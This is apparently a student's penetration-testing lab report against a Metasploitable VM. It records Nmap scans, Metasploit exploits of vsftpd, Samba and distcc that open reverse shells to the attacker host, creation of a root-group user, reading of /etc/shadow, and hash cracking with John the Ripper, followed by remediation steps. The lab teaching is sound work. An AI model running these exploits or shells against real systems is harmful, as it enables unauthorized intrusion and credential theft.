Network Penetration Testing with Real-World Exploits and Security Remediation

Name: Gurusharan Sahu
ERP: 6604293
Course: B.Tech CSE (Core)
Semester: 4th
Section: B
Date: 16/05/2025

Project objectives

Introduction:

This project involves conducting penetration testing within a controlled lab environment to simulate real-world attack scenarios used by malicious hackers. Using **Kali Linux** as the attacking platform and **Metasploitable** as the intentionally vulnerable target system, the project explores key phases of ethical hacking such as **scanning**, **enumeration**, **exploitation**, **privilege escalation**, and **remediation**. The primary objective is to gain practical, hands-on experience in responsibly identifying, exploiting, and reducing security vulnerabilities.

Theory:

Network penetration testing is the practice of assessing a system's network security by simulating attacks that could be carried out by both external and internal threat actors. The main objective is to identify and address security vulnerabilities before they can be exploited by real attackers. The process is structured into several key phases:

- **Reconnaissance**: Collecting preliminary information about the target system or network.
- **Scanning & Enumeration**: Actively identifying open ports, running services, and potential vulnerabilities.
- **Exploitation**: Attempting to gain unauthorized access by leveraging known security flaws.
- **Post-Exploitation**: Performing further actions such as privilege escalation or accessing sensitive data after a successful breach.
- **Remediation**: Implementing appropriate security fixes and countermeasures to eliminate identified vulnerabilities.

✅ Project Requirements:

To set up a controlled environment for penetration testing, the following operating systems are required:

1. **Kali Linux** – *Attacking Machine*
    - A Debian-based Linux distribution designed for digital forensics and penetration testing.
    - Comes pre-installed with tools like Nmap, Metasploit, Burp Suite, Hydra, and Wireshark.
2. **Metasploitable** – *Target Machine*
    - An intentionally vulnerable virtual machine used for practicing common exploitation techniques.
    - Includes outdated services and insecure configurations to simulate real-world attack scenarios.

These systems are typically run in a virtualized environment (e.g., VirtualBox or VMware) to ensure safe and isolated testing.

🛠️ Tools Details:

1. **Kali Linux** *(Attacker Machine)*
    - A specialized Linux distribution loaded with a wide range of penetration testing tools.
    - Used to perform scanning, enumeration, exploitation, and password cracking.
2. **Metasploitable** *(Target Machine)*
    - A deliberately vulnerable virtual machine designed for testing and training in cybersecurity.
    - Hosts outdated software and misconfigurations to simulate real-world vulnerabilities.
3. **Nmap** *(Network Mapper)*
    - A powerful tool for:
        - Network scanning
        - Port discovery
        - Operating system detection
        - Service version enumeration
    - Essential for the reconnaissance and scanning phase.
4. **Metasploit Framework**
    - A widely used exploitation framework for:
        - Identifying vulnerabilities
        - Delivering payloads
        - Gaining access to the target system
    - Supports automated exploitation and post-exploitation tasks.
5. **John the Ripper**
    - A fast password-cracking tool used to:
        - Decrypt password hashes
        - Crack user credentials obtained from files like /etc/shadow
    - Useful during post-exploitation to gain further access or escalate privileges.


Tasks:

Network Scanning

Task 1: Basic Network Scan

=> nmap -v 192.168.56.0/24

Output:



Nmap scan over the entire subnet.

- The -v (verbose) option gives detailed information about the scanning process.
- This command scans all IP addresses in the 192.168.56.0/24 range.

Task 2 – Reconnaissance

Part 1: Scanning for hidden Ports

Use Nmap to scan all 65,535 ports on the target IP address:

=> nmap -v -p- 192.168.56.110/24

Output:

Total Hidden Ports = 7

List of hidden ports


1- 1099
2- 1524
3- 2121
4- 3632
5- 8009
6- 8180
7- 8787

Port	Service	Reason it's hidden
1099	RMI Registry	Java RMI exploits
1524	ingreslock	Known backdoor in labs
2121	ccproxy-ftp	Non-standard FTP
3632	distccd	Vulnerable to RCE
8009	ajp13	Ghostcat vuln (CVE-2020-1938)
8180	unknown	Possible admin/web panel
8787	msgsrvr	Could be RStudio / unknown
35949–53134	unknown	Possibly custom/backdoor

Part 2: Service Version Detection

=> nmap -v -sV 192.168.56.110/24

Output:




Part 3: Operating System Detection

Using the -O option to detect the operating systems of devices on the network

=> nmap -v -O 192.168.56.110/24

Output:



Task 3 – Enumeration

MAC Address: 08:00:27:91:2B:B5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

Services Version with open ports (LIST ALL THE OPEN PORTS EXCLUDING HIDDEN PORTS)

Port	State	Service
21/tcp	open	ftp
22/tcp	open	ssh
23/tcp	open	telnet
25/tcp	open	smtp
53/tcp	open	domain
80/tcp	open	http
111/tcp	open	rpcbind
139/tcp	open	netbios-ssn
445/tcp	open	microsoft-ds
512/tcp	open	exec
513/tcp	open	login
514/tcp	open	shell
2049/tcp	open	nfs
3306/tcp	open	mysql
5432/tcp	open	postgresql
5900/tcp	open	vnc
6000/tcp	open	X11
6667/tcp	open	irc

Hidden Ports with Service Versions (ONLY HIDDEN PORTS)

Port	State	Service	Notes
1099/tcp	open	rmiregistry	Java RMI Registry — often vulnerable
1524/tcp	open	ingreslock	Often used as a backdoor in CTF labs
2121/tcp	open	ccproxy-ftp	Non-standard FTP service
8009/tcp	open	ajp13	Apache JServ Protocol — Ghostcat vuln.
8180/tcp	open	unknown	Uncommon port — could be a web interface


🔓 Task 4 – Exploitation of Services

✅ Service 1: vsFTPd Backdoor Exploit (Port 21 - FTP)


- **Tool Used:** Metasploit Framework
- **Exploit:** exploit/unix/ftp/vsftpd_234_backdoor

Steps:

- ⇨ msfconsole
- ⇨ use exploit/unix/ftp/vsftpd_234_backdoor
- ⇨ set RHOSTS 192.168.56.110
- ⇨ No need to set RPORT to 21(as it's default)
- ⇨ run



- ⇨ whoami
- ⇨ uname-a



✅ Service 2: Exploiting Samba (Port 139/445 - netbios/microsoft-ds)

- **Tool Used:** Metasploit Framework
- **Exploit:** exploit/multi/samba/usermap_script

Steps:

⇨ msfconsole
⇨ use exploit/multi/samba/usermap_script
⇨ set RHOSTS 192.168.56.110
⇨ set PAYLOAD cmd/unix/reverse
⇨ set LHOST 192.168.56.101
⇨ run

```
msf6 exploit(multi/samba/usermap_script) > use exploit/multi/samba/usermap_script
[*] Using configured payload cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.56.110
RHOSTS => 192.168.56.110
msf6 exploit(multi/samba/usermap_script) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf6 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP double handler on 192.168.56.101:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo uDA2EGrXopFbLvHT;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "uDA2EGrXopFbLvHT\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.56.101:4444 -> 192.168.56.110:58795) at 2025-05-17 19:20:44 +0530
```

⇨ whoami
⇨ uname -a

```
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

✅ Service 3: Exploiting DistCC (Port 3632)

- **Tool Used:** Manual + Metasploit
- **Target**: Metasploitable2 (has distccd running)

Steps:

⇨ To confirm the service is running:
nmap -p 3632 -sV 192.168.56.110

⇨ Output should look like:
3632/tcp open distccd v1 (GNU/Linux)

```
└─$ nmap -p 3632 -sV 192.168.56.110
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-17 19:37 IST
Nmap scan report for 192.168.56.110
Host is up (0.00086s latency).

PORT     STATE SERVICE VERSION
3632/tcp open  distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
MAC Address: 08:00:27:91:2B:B5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.46 seconds
```

⇨ msfconsole
⇨ use exploit/unix/misc/distcc_execset
⇨ RHOSTS 192.168.56.110
⇨ set RPORT 3632
⇨ set LHOST 192.168.56.101
⇨ set PAYLOAD cmd/unix/reverse
⇨ run

```
msf6 > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > set RHOSTS 192.168.56.110
RHOSTS => 192.168.56.110
msf6 exploit(unix/misc/distcc_exec) > set RPORT 3632
RPORT => 3632
msf6 exploit(unix/misc/distcc_exec) > set LHOST 192.168.56.101
LHOST => 192.168.56.101
msf6 exploit(unix/misc/distcc_exec) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/misc/distcc_exec) > run
[*] Started reverse TCP double handler on 192.168.56.101:4444
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo T0S9XhDc7YV8FL4C;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "T0S9XhDc7YV8FL4C\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.56.101:4444 -> 192.168.56.110:55711) at 2025-05-17 19:40:13 +0530
```

⇨ whoami

⇨ uname -a

```
whoami
daemon
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Task 5 - Create user with root permission

✅ Step 1: Gain Shell Access

We can't do this using low-privileged service exploit (like distccd, vsftpd etc)

So using **Samba (Port 139/445 - netbios/microsoft-ds)**

✅ Step 2: Create a New User

⇨ **adduser gurusharan**

Enter other details or press Enter to skip

✅ Step 3: Get User Entry from /etc/passwd

⇨ **cat /etc/passwd | grep gurusharan**

Example Output:

gurusharan:x:1002:1002::/home/sharan:/bin/bash

✅ Step 4: Get Password Hash from /etc/shadow

⇨ **cat /etc/shadow | grep gurusharan**

Example Output:

gurusharan:$1$8nWuasXV$pk6ZABfqT9NoHv1pPX8Rj.:19455:0:99999:7:::

✅ Step 5: Add User to Root Group

⇨ **usermod -aG root sharan**

```
adduser gurusharan
Adding user `gurusharan' ...
Adding new group `gurusharan' (1005) ...
Adding new user `gurusharan' (1005) with group `gurusharan' ...
The home directory `/home/gurusharan' already exists.  Not copying from `/etc/skel'.
Enter new UNIX password: 123456
Retype new UNIX password: 123456
passwd: password updated successfully
Changing the user information for gurusharan
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
```

```
cat /etc/passwd | grep gurusharan
gurusharan:x:1005:1005:,,,:/home/gurusharan:/bin/bash

cat /etc/shadow | grep gurusharan
gurusharan:$1$D8j242vS$h0eSxEcuwuOe8cT2vVeCX1:20225:0:99999:7:::

usermod -aG root gurusharan
```


✅ Task 6 – Cracking Password Hashes


Step 1: Store the Hash in a Text File

⇨ **nano** gurusharanPassword.txt

Step 2: Crack the Hash using John the Ripper

⇨ **john** nano gurusharanPassword.txt





🔐 Task 7 – Remediation

✅ 1. FTP (vsftpd)

- **Current Version (Metasploitable):** vsftpd 2.3.4
- **Latest Secure Version (as of 2025):** vsftpd 3.0.5

🔎 **Vulnerability:**

vsftpd 2.3.4 contains a backdoor vulnerability that allows attackers to gain shell access by using a crafted username (:) exploit).

🛠️ **Remediation:**

- **Update vsftpd** to the latest secure version:

  ⇨ sudo apt update && sudo apt install vsftpd

- Ensure vsftpd is running in **standalone secure mode** and disable anonymous access:

  ⇨ anonymous_enable=NO

- Use **SFTP (over SSH)** instead of FTP wherever possible.

📚 Reference:

- https://nvd.nist.gov/vuln/detail/CVE-2011-2523
- https://security-tracker.debian.org/tracker/source-package/vsftpd

✅ 2. Samba

(Port 139/445 – Exploited using SMB vulnerabilities)

- Current Version (Metasploitable): Samba 3.0.20
- Latest Secure Version (as of 2025): Samba 4.20.1

🔎 **Vulnerability:**

Samba 3.0.20 is vulnerable to remote code execution via buffer overflows or misconfigurations such as anonymous write access or using map to guest.

Exploits like usermap_script abuse insecure guest mappings to gain root access.

🛠 **Remediation:**

- Upgrade Samba:
  - ⇨ sudo apt install samba

- **Disable guest access** in /etc/samba/smb.conf:
  - ⇨ [global]
  - ⇨ map to guest = never

- Use strong authentication and restrict shares by user/IP.

- Enable **SMB signing** and **TLS encryption** if available.

📚 References:

- https://nvd.nist.gov/vuln/detail/CVE-2007-2447
- https://www.samba.org/samba/download

✅ 3. DistCC

(Port 3632 – Exploited via unauthenticated command execution)

- Current Version (Metasploitable): distccd 3.1
- Latest Secure Version (as of 2025): distccd 3.4

🔎 Vulnerability:

Older DistCC versions accept compile jobs without authentication from any IP.
Attackers can send crafted jobs to execute arbitrary shell commands remotely (CVE-2004-2687).
Metasploit module unix/misc/distcc_exec exploits this vulnerability.

🛠 Remediation:

- Update distcc:
  - ⇨ sudo apt install distcc

- **Restrict access** in /etc/distcc/hosts to trusted IPs only:
  - ⇨ 127.0.0.1
  - ⇨ 192.168.56.0/24

- **Firewall the port 3632**:
  - ⇨ sudo ufw deny 3632

📚 References:

- https://nvd.nist.gov/vuln/detail/CVE-2004-2687
- https://distcc.github.io

✅ Major Learning from This Project

Working on this vulnerability assessment and exploitation project provided hands-on exposure to several critical cybersecurity concepts and tools. Here are the major takeaways:

🔍 1. Understanding Real-World Vulnerabilities

- Learned how legacy systems like **vsftpd 2.3.4**, **Samba 3.0.20**, and **DistCC 3.1** can contain severe vulnerabilities.
- Understood how attackers exploit these services using **Metasploit**, giving insight into the attacker's mindset.

🧰 2. Hands-On with Penetration Testing Tools

- Gained experience using industry-standard tools like:
  - **Nmap** for network scanning
  - **Metasploit Framework** for exploitation
  - **John the Ripper** for password cracking
- Understood how to chain recon, exploitation, and privilege escalation.

🔐 3. User & Password Security

- Learned how system users are managed via /etc/passwd and how password hashes are stored in /etc/shadow.
- Understood the importance of strong password policies and how weak passwords can be cracked using tools like John the Ripper.

🔥 4. Privilege Escalation & Root Access

- Practiced creating users with root privileges and understood the risk of **misconfigured sudo permissions**.
- Saw how attackers pivot from service-level access to full system control.

🧯 5. Remediation and Defense

- Explored **best practices for securing services**, like:
  - Disabling guest accounts
  - Restricting service access by IP
  - Keeping software updated to the latest secure versions
- Understood the importance of **continuous patching and monitoring** in system security.

💡 6. Ethical Hacking Mindset

- Developed a responsible and ethical approach toward hacking and system testing.
- Gained insight into how penetration testers help improve security, not just break systems.